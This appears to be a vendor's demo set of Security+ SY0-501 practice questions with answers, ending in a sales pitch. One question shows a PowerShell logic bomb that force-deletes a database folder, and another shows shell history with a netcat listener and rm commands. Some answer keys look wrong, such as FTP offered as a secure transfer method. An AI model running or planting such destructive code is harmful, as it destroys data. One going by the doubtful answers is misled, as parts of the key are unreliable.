A security technician is configuring an access management system to track and record user actions. Which of the following functions should the technician configure?

A. Accounting
B. Authorization
C. Authentication
D. Identification

Answer: A

NEW QUESTION 386
- (Exam Topic 5)
The help desk received a call after hours from an employee who was attempting to log into the payroll server remotely. When the help desk returned the call the next morning, the employee was able to log into the server remotely without incident. However, the incident occurred again the next evening. Which of the following BEST describes the cause of the issue?

A. The password expired on the account and needed to be reset
B. The employee does not have the rights needed to access the database remotely
C. Time-of-day restrictions prevented the account from logging in
D. The employee's account was locked out and needed to be unlocked

Answer: C

NEW QUESTION 388
- (Exam Topic 5)
A security engineer is configuring a wireless network with EAP-TLS. Which of the following activities is a requirement for this configuration?

A. Setting up a TACACS+ server
B. Configuring federation between authentication servers
C. Enabling TOTP
D. Deploying certificates to endpoint devices

Answer: D

NEW QUESTION 390
- (Exam Topic 5)
An office manager found a folder that included documents with various types of data relating to corporate clients. The office manager notified the data included dates of birth, addresses, and phone numbers for the clients. The office manager then reported this finding to the security compliance officer. Which of the following portions of the policy would the security officer need to consult to determine if a breach has occurred?

A. Public
B. Private
C. PHI
D. PII

Answer: D

NEW QUESTION 391
- (Exam Topic 5)
Which of the following refers to the term used to restore a system to its operational state?

A. MTBF
B. MTTR
C. RTO
D. RPO

Answer: B

NEW QUESTION 392
- (Exam Topic 5)
A security administrator is diagnosing a server where the CPU utilization is at 100% for 24 hours. The main culprit of CPU utilization is the antivirus program. Which of the following issue could occur if left unresolved? (Select TWO)

A. MITM attack
B. DoS attack
C. DLL injection
D. Buffer overflow
E. Resource exhaustion

Answer: BE

NEW QUESTION 395
- (Exam Topic 5)
Which of the following uses precomputed hashes to guess passwords?

A. Iptables
B. NAT tables
C. Rainbow tables
D. ARP tables

Answer: C

NEW QUESTION 398
- (Exam Topic 5)
A software development manager is taking over an existing software development project. The team currently suffers from poor communication due to a long delay between requirements documentation and feature delivery. This gap is resulting in an above average number of security-related bugs making it into production. Which of the following development methodologies is the team MOST likely using now?

A. Agile
B. Waterfall
C. Scrum
D. Spiral

Answer: B

NEW QUESTION 399
- (Exam Topic 5)
A malicious system continuously sends an extremely large number of SYN packets to a server. Which of the following BEST describes the resulting effect?

A. The server will be unable to server clients due to lack of bandwidth
B. The server's firewall will be unable to effectively filter traffic due to the amount of data transmitted
C. The server will crash when trying to reassemble all the fragmented packets
D. The server will exhaust its memory maintaining half-open connections

Answer: D

NEW QUESTION 403
- (Exam Topic 5)
A security administrator is reviewing the following PowerShell script referenced in the Task Scheduler on a database server:

```
$members = GetADGroupMemeber -Identity "Domain Admins" -Recursive | Select - ExpandProperty
name
if ($members -notcontains "JohnDoe"){
Remove-Item -path C:\Database -recurse -force
}
```

Which of the following did the security administrator discover?

A. Ransomeware
B. Backdoor
C. Logic bomb
D. Trojan

Answer: C

NEW QUESTION 407
- (Exam Topic 5)
A business sector is highly competitive, and safeguarding trade secrets and critical information is paramount. On a seasonal basis, an organization employs temporary hires and contractor personnel to accomplish its mission objectives. The temporary and contract personnel require access to network resources only when on the clock. Which of the following account management practices are the BEST ways to manage these accounts?

A. Employ time-of-day restrictions.
B. Employ password complexity.
C. Employ a random key generator strategy.
D. Employ an account expiration strategy.
E. Employ a password lockout policy

Answer: D

NEW QUESTION 411
- (Exam Topic 5)
An organization plans to implement multifactor authentication techniques within the enterprise network architecture. Each authentication factor is expected to be a unique control. Which of the following BEST describes the proper employment of multifactor authentication?

A. Proximity card, fingerprint scanner, PIN
B. Fingerprint scanner, voice recognition, proximity card
C. Smart card, user PKI certificate, privileged user certificate
D. Voice recognition, smart card, proximity card

Answer: A

NEW QUESTION 416

- (Exam Topic 5)
A security analyst is hardening a WiFi infrastructure. The primary requirements are the following:

The infrastructure must allow staff to authenticate using the most secure method.

The infrastructure must allow guests to use an "open" WiFi network that logs valid email addresses before granting access to the Internet.
Given these requirements, which of the following statements BEST represents what the analyst should recommend and configure?

A. Configure a captive portal for guests and WPS for staff.
B. Configure a captive portal for staff and WPA for guests.
C. Configure a captive portal for staff and WEP for guests.
D. Configure a captive portal for guest and WPA2 Enterprise for staff

Answer: D

NEW QUESTION 417
- (Exam Topic 5)
A company has two wireless networks utilizing captive portals. Some employees report getting a trust error in their browsers when connecting to one of the networks. Both captive portals are using the same server certificate for authentication, but the analyst notices the following differences between the two certificate details:
Certificate 1
Certificate Path: Geotrust Global CA
*company.com Certificate 2 Certificate Path:
*company.com
Which of the following would resolve the problem?

A. Use a wildcard certificate.
B. Use certificate chaining.
C. Use a trust model.
D. Use an extended validation certificate.

Answer: B

NEW QUESTION 419
- (Exam Topic 5)
A systems administrator is attempting to recover from a catastrophic failure in the datacenter. To recover the domain controller, the systems administrator needs to provide the domain administrator credentials. Which of the following account types is the systems administrator using?

A. Local account
B. Guest account
C. Service account
D. User account

Answer: C

NEW QUESTION 422
- (Exam Topic 5)
An external attacker can modify the ARP cache of an internal computer. Which of the following types of attacks is described?

A. Replay
B. Spoofing
C. DNS poisoning
D. Client-side attack

Answer: B

NEW QUESTION 423
- (Exam Topic 5)
Several workstations on a network are found to be on OS versions that are vulnerable to a specific attack. Which of the following is considered to be a corrective action to combat this vulnerability?

A. Install an antivirus definition patch
B. Educate the workstation users
C. Leverage server isolation
D. Install a vendor-supplied patch
E. Install an intrusion detection system

Answer: D

NEW QUESTION 426
- (Exam Topic 5)
When attempting to secure a mobile workstation, which of the following authentication technologies rely on the user's physical characteristics? (Select TWO)

A. MAC address table
B. Retina scan
C. Fingerprint scan
D. Two-factor authentication
E. CAPTCHA

F. Password string

Answer: BC

NEW QUESTION 428
- (Exam Topic 5)
Following the successful response to a data-leakage incident, the incident team lead facilitates an exercise that focuses on continuous improvement of the organization's incident response capabilities. Which of the following activities has the incident team lead executed?

A. Lessons learned review
B. Root cause analysis
C. Incident audit
D. Corrective action exercise

Answer: A

NEW QUESTION 429
- (Exam Topic 5)
A security engineer must install the same x.509 certificate on three different servers. The client application that connects to the server performs a check to ensure the certificate matches the host name. Which of the following should the security engineer use?

A. Wildcard certificate
B. Extended validation certificate
C. Certificate chaining
D. Certificate utilizing the SAN file

Answer: D

Explanation:
SAN = Subject Alternate Names

NEW QUESTION 432
- (Exam Topic 5)
When attackers use a compromised host as a platform for launching attacks deeper into a company's network, it is said that they are:

A. escalating privilege
B. becoming persistent
C. fingerprinting
D. pivoting

Answer: D

NEW QUESTION 437
- (Exam Topic 5)
A security administrator has written a script that will automatically upload binary and text-based configuration files onto a remote server using a scheduled task. The configuration files contain sensitive information. Which of the following should the administrator use? (Select TWO)

A. TOPT
B. SCP
C. FTP over a non-standard pot
D. SRTP
E. Certificate-based authentication
F. SNMPv3

Answer: CE

NEW QUESTION 439
- (Exam Topic 5)
A cybersecurity analyst is looking into the payload of a random packet capture file that was selected for analysis. The analyst notices that an internal host had a socket established with another internal host over a non-standard port.
Upon investigation, the origin host that initiated the socket shows this output:

```
usera@host>history
mkdir /local/usr/bin/somedirectory
nc -1 192.168.5.1 -p 9856
ping -c 30 8.8.8.8 -a 600
rm /etc/dir2/somefile
rm -rm /etc/dir2/

traceroute 8.8.8.8

pakill pid 9487

usera@host>
```

Given the above output, which of the following commands would have established the questionable socket?

A. traceroute 8.8.8.8
B. ping -1 30 8.8.8.8 -a 600
C. nc -1 192.168.5.1 -p 9856
D. pskill pid 9487

Answer: C

NEW QUESTION 442
- (Exam Topic 5)
Company A agrees to provide perimeter protection, power, and environmental support with measurable goals for Company B, but will not be responsible for user authentication or patching of operating systems within the perimeter. Which of the following is being described?

A. Service level agreement
B. Memorandum of understanding
C. Business partner agreement
D. Interoperability agreement

Answer: A

NEW QUESTION 446
- (Exam Topic 5)
A security analyst is mitigating a pass-the-hash vulnerability on a Windows infrastructure. Given the requirement, which of the following should the security analyst do to MINIMIZE the risk?

A. Enable CHAP
B. Disable NTLM
C. Enable Kerebos
D. Disable PAP

Answer: B

NEW QUESTION 450
- (Exam Topic 5)
Attackers have been using revoked certificates for MITM attacks to steal credentials from employees of Company.com. Which of the following options should Company.com implement to mitigate these attacks?

A. Captive portal
B. OCSP stapling
C. Object identifiers
D. Key escrow
E. Extended validation certificate

Answer: B

NEW QUESTION 452
- (Exam Topic 5)
Confidential emails from an organization were posted to a website without the organization's knowledge. Upon investigation, it was determined that the emails were obtained from an internal actor who sniffed the emails in plain text. Which of the following protocols, if properly implemented, would have MOST likely prevented the emails from being sniffed? (Select TWO)

A. Secure IMAP
B. DNSSEC
C. S/MIME
D. SMTPS
E. HTTPS

Answer: CD

NEW QUESTION 454
- (Exam Topic 5)
A forensic expert is given a hard drive from a crime scene and is asked to perform an investigation. Which of the following is the FIRST step the forensic expert needs to take the chain of custody?

A. Make a forensic copy
B. Create a hash of the hard rive
C. Recover the hard drive data
D. Update the evidence log

Answer: D

NEW QUESTION 459
- (Exam Topic 5)
A new Chief Information Officer (CIO) has been reviewing the badging and decides to write a policy that all employees must have their badges rekeyed at least annually. Which of the following controls BEST describes this policy?

A. Physical
B. Corrective

C. Technical
D. Administrative

Answer: D

NEW QUESTION 461
- (Exam Topic 5)
An application was recently compromised after some malformed data came in via web form. Which of the following would MOST likely have prevented this?

A. Input validation
B. Proxy server
C. Stress testing
D. Encoding

Answer: A

NEW QUESTION 462
- (Exam Topic 5)
An active/passive configuration has an impact on:

A. confidentiality
B. integrity
C. availability
D. non-repudiation

Answer: C

NEW QUESTION 463
- (Exam Topic 5)
A home invasion occurred recently in which an intruder compromised a home network and accessed a WiFIenabled baby monitor while the baby's parents were sleeping.
Which of the following BEST describes how the intruder accessed the monitor?

A. Outdated antivirus
B. WiFi signal strength
C. Social engineering
D. Default configuration

Answer: D

NEW QUESTION 466
- (Exam Topic 5)
Joe, a user, has been trying to send Ann, a different user, an encrypted document via email. Ann has not received the attachment but is able to receive the header information. Which of the following is MOST likely preventing Ann from receiving the encrypted file?

A. Unencrypted credentials
B. Authentication issues
C. Weak cipher suite
D. Permission issues

Answer: B

NEW QUESTION 471
- (Exam Topic 5)
Joe, a salesman, was assigned to a new project that requires him to travel to a client site. While waiting for a flight, Joe, decides to connect to the airport wireless network without connecting to a VPN, and the sends confidential emails to fellow colleagues. A few days later, the company experiences a data breach. Upon investigation, the company learns Joe's emails were intercepted. Which of the following MOST likely caused the data breach?

A. Policy violation
B. Social engineering
C. Insider threat
D. Zero-day attack

Answer: A

NEW QUESTION 476
- (Exam Topic 5)
An organization identifies a number of hosts making outbound connections to a known malicious IP over port TCP 80. The organization wants to identify the data being transmitted and prevent future connections to this IP. Which of the following should the organization do to achieve this outcome?

A. Use a protocol analyzer to reconstruct the data and implement a web-proxy.
B. Deploy a web-proxy and then blacklist the IP on the firewall.
C. Deploy a web-proxy and implement IPS at the network edge.
D. Use a protocol analyzer to reconstruct the data and blacklist the IP on the firewall.

Answer: D

NEW QUESTION 478
- (Exam Topic 5)
A security technician has been receiving alerts from several servers that indicate load balancers have had a significant increase in traffic. The technician initiates a system scan. The scan results illustrate that the disk space on several servers has reached capacity. The scan also indicates that incoming internet traffic to the servers has increased. Which of the following is the MOST likely cause of the decreased disk space?

A. Misconfigured devices
B. Logs and events anomalies
C. Authentication issues
D. Unauthorized software

Answer: D

NEW QUESTION 483
.....

THANKS FOR TRYING THE DEMO OF OUR PRODUCT

Visit Our Site to Purchase the Full Set of Actual SY0-501 Exam Questions With Answers.

We Also Provide Practice Exam Software That Simulates Real Exam Environment And Has Many Self-Assessment Features. Order the SY0-501 Product From:

https://www.2passeasy.com/dumps/SY0-501/

Money Back Guarantee

SY0-501 Practice Exam Features:

* SY0-501 Questions and Answers Updated Frequently

* SY0-501 Practice Questions Verified by Expert Senior Certified Staff

* SY0-501 Most Realistic Questions that Guarantee you a Pass on Your FirstTry

* SY0-501 Practice Test Questions in Multiple Choice Formats and Updatesfor 1 Year